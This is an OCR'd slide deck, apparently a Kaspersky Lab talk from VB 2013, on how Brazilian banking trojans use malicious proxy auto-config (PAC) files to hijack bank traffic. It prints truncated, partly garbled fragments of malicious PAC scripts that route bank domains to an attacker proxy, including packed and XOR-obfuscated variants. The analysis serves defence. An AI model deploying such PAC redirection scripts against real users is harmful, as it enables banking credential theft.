PAC: the Problem Auto-Config

stealing bank accounts with a 1KB file


Fabio Assolini and Andrey Mahknutin
Kaspersky Lab, VB 2013

PROBLEM

Proxy
Auto Config

PAC: the Problem Auto Config

- File or URL that defines how browsers can automatically choose a proxy server
- exist in all modern browsers since Netscape 2
- configured in the browser’s settings, the script is simple JS



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

○ Manual proxy configuration:

HTTP Proxy: 204.45.48.42 Port: 3128

☑ Use this proxy server for all protocols

SSL Proxy: 204.45.48.42 Port: 3128

FTP Proxy: 204.45.48.42 Port: 3128

SOCKS Host: 204.45.48.42 Port: 3128

○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

● Automatic proxy configuration URL:

file:///C:/Users/update.pac

```
function FindProxyForURL(url, host)
    {
        return "PROXY proxy.example.com:8080;
DIRECT";
    }
```

PAC: the Problem Auto Config



Caixa Econômica Federal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Caixa Econômica Federal
caixa.gov.br/c/index.html
REDE DE ATENDIMENTO | SOBRE A CAIXA | CAIXA CULTURAL | DOWNLOADS
CAIXA
A vida pede mais que um banco
VOCÊ
EMPRESA
GOVERNO
Produtos e Serviços
Serviços Sociais
Destaques
Aplicações Financeiras | CAIXA Celular | Cartões de Crédito | Certificad
Cheque especial | Crédito | DDA CAIXA | Microcrédito | Poupança
CAIXA
CRÉDITO CAIXA
HABITAÇÃO
FGTS
LOTERIAS
CONHEÇA A CAM
CAIX
BRASIL
OK
Cancel
Help

Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

○ Manual proxy configuration:

HTTP Proxy: Port: 3128

☑ Use this proxy server for all protocols

SSL Proxy: Port: 3128

FTP Proxy: Port: 3128

SOCKS Host: Port: 3128

○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

● Automatic proxy configuration URL:

http://vpn.install-pcseguro.com/ssl.js

PAC: the Problem Auto Config

Legit, with malicious potential

Simple, silent and effective, since 2008/9


2012: Russian trojan banker “Capper”,


featuring auto signed digital certs

In 10 Brazilian trojan bankers, 6 use it

PACs and WPADs: not only Flame

PAC: the Problem Auto Config






9 March 2011		
Trojan-Banker.JS.Banker.ac	19:05	10 Mar 2011, 06:16
Trojan-Banker.JS.Banker.ab	19:04	10 Mar 2011, 06:16
Trojan-Banker.JS.Banker.aa	10:07	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.z	10:05	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.y	10:05	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.x	10:04	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.w	10:03	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.v	10:01	9 Mar 2011, 19:20
Trojan-Banker.JS.Banker.u	00:53	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.t	00:53	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.s	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.r	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.q	00:46	9 Mar 2011, 06:01
Trojan-Banker.JS.Banker.p	00:46	9 Mar 2011, 06:01

Here started our cat-and-mouse game

PAC: the Problem Auto Config



http://[redacted]/dns.pac - Windows Internet Explorer
http://[redacted]/dns.pac
Favoritos
http://[redacted]/dns.pac

```
function FindProxyForURL(url, host)     {  var a = "PROXY [redacted]";   var b = "PROXY 0.0.0.
"www.bb.com.br",
"bb.com.br",
"www.bancodobrasil.com.br",
"bancodobrasil.com.br",
"www.santander.com.br",
"santander.com.br",
"www.banespa.com.br",
"banespa.com.br",
"www.santanderbanespa.com.br",
"santanderbanespa.com.br",
"www.bradesco.com.br",
"bradesco.com.br",
"www.itau.com.br",
"www.real.com.br",
"www.bancoreal.com.br",
"itau.com.br");
var d = new Array(
"www.asduihasiudhasud.com"); for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) {
return a; } } for(var i =0;i<d.length;i++) { if (shExpMatch(host, d[i])) { return b; } } return "D
}
```

Automating the obfuscation of malicious PAC
$2.5 k, trial version available

PAC: the Problem Auto Config

```
eval(function(p,a,c,k,e,r){e=function(c){ret
urn
c.toString(a)};if(!''.replace(/^/,String)){w
hile(c--
)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while
(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('f g(h,4){5 n=j
k("3.6.1.2","6.1.2","3.7.1.2","7.1.2","3.8.1
.2","8.1.2","3.9.1.2","9.1.2","3.a.1.2","a.1
.2","3.b.1.2","b.1.2","3.c.1.2","c.1.2","3.d
.1.2","d.1.2");l(5
i=0;i<n.m;i++){o(p(4,n[i])){e"q
r.s.t.u:v"}}e"w"}',33,33,'|com|br|www|host|v
ar|bradesco|bancodobrasil|bancobrasil|bb|san
```

PAC: the Problem Auto Config


```
      var encH =3D new Array("ttt-jwbv-`ln-
aq", "ttt-abm`ljwbv-`ln-aq", "abm`=
ljwbv-`ln-aq", "jwbv-`ln-aq", "ttt-
jwbvsfqplmmbojwf-`ln-aq", "jwbvsfqplm=
mbojwf-`ln-aq", "ttt-pfqbpb-`ln-aq",
"pfqbpb-`ln-aq", "pfqbpbf{sfqjbm-`l=
n-aq", "ttt-pfqbpbf{sfqjbm-`ln-aq", "ttt-
abmqjpvo-`ln-aq", "abmqjpvo-`ln=
-aq", "ttt-kpa`-`ln-aq", "kpa`-`ln-aq",
"bnfqj`bmf{sqfpp-`ln-aq", "ttt-b=
nfqj`bmf{sqfpp-`ln", "bnfqj`bmf{sqfpp-`ln",
"ttt-abmfpf-`ln-aq", "abmfpf=
-`ln-aq", "ttt-aqbgfp`lsi-`ln-aq",
"aqbgfp`lsi-`ln-aq", "aqbgfp`lmfwfnsq=
fpb-`ln-aq", "ttt-aqbgfp`lmfwfnsqfpb-`ln-
aq", "ttt-aqbgfp`l-`ln-aq", "aq=
```

PAC: the Problem Auto Config

XOR' key = 5

```
      function FindProxyForURL(url, host) {
var codeblack = "rrr+mjqhdli+fjh";
var
_0x37ff=["\x50\x52\x4F","\x58\x59","\x67\x72\x72\x2
8\x68\x,"\x6D\x6A\x71\x68\x64\x6C\x69\x2B\x66\x6A\x68
","\x6D\x6A\x...
hcstr(_0x79b1x2,_0x79b1x3){return
shExpMatch(_0x79b1x2,_0x79b1x3);} ;var eh_key=6;var
b1=_0x37ff[0],b2=_0x37ff[1];var
edomain=_0x37ff[2];var encH= new
Array(_0x37ff[3],_0x37ff[4],_0x37ff[5],_0x37ff[6],_0x
37ff[7...
{return _0x37ff[104];} ;for(var
index=0;index<encH[_0x37ff[105]];index++){var
to_enc=encH[index];var xor_key=5;var
the_res=_0x37ff[106];for(i=0;i<to_enc[_0x37ff[105]];+
+i){the_res+=String[_0x37ff[108]](xor_key^to_enc[_0x3
7ff[107]](i));} ;if(hcstr(host,the_res)){var
```

